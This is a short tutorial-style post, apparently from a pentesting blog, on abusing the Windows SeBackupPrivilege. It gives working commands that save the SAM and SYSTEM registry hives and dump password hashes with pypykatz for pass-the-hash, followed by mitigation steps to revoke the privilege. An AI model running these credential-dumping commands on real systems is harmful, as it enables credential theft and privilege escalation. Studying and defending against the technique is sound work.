Abuse Privileges - SeBackupPrivilege
The SeBackupPrivilege is a Windows privilege that allows a user or program to read any file or directory on a system, even if they don’t have permission to access it. This privilege is typically used by backup programs to copy files, but if it’s granted to unauthorized users, it can be misused.
If an attacker gains this privilege, they can access sensitive files and data that would normally be restricted, leading to potential privilege escalation and unauthorized access to critical system information.
and of course if we can read any file, my target would be the SAM file and the SYSTEM file.
Enumeration

whoami /priv
Exploit
once we have the privilage, let’s copy SAM and SYSTEM files to get the hashes.
reg save hklm\sam C:\TEMP\sam.hive
reg save hklm\system C:\TEMP\system.hive
download them with any tool you want, let’s put these hashes to work!
I will use pypykatz to dump the hashes on my kali machine.
pypykatz registry --sam sam.hive system.hive
this will dump the hashes for you, you can you pass the hash and get a shell on another user!
Mitigation
Follow the steps below to remove the SeBackupPrivilege from a user:
-
Press Win + R to open the Run dialog, type secpol.msc, and hit Enter. This will open the Local Security Policy editor.
-
In the Local Security Policy editor, navigate to Local Policies > User Rights Assignment.
-
Look for the Back up files and directories policy (which corresponds to SeBackupPrivilege).
-
Double-click the policy, and a properties window will appear.
-
In the properties window, you can remove the user or group from the list to revoke the privilege. Click Apply and then OK to save the changes.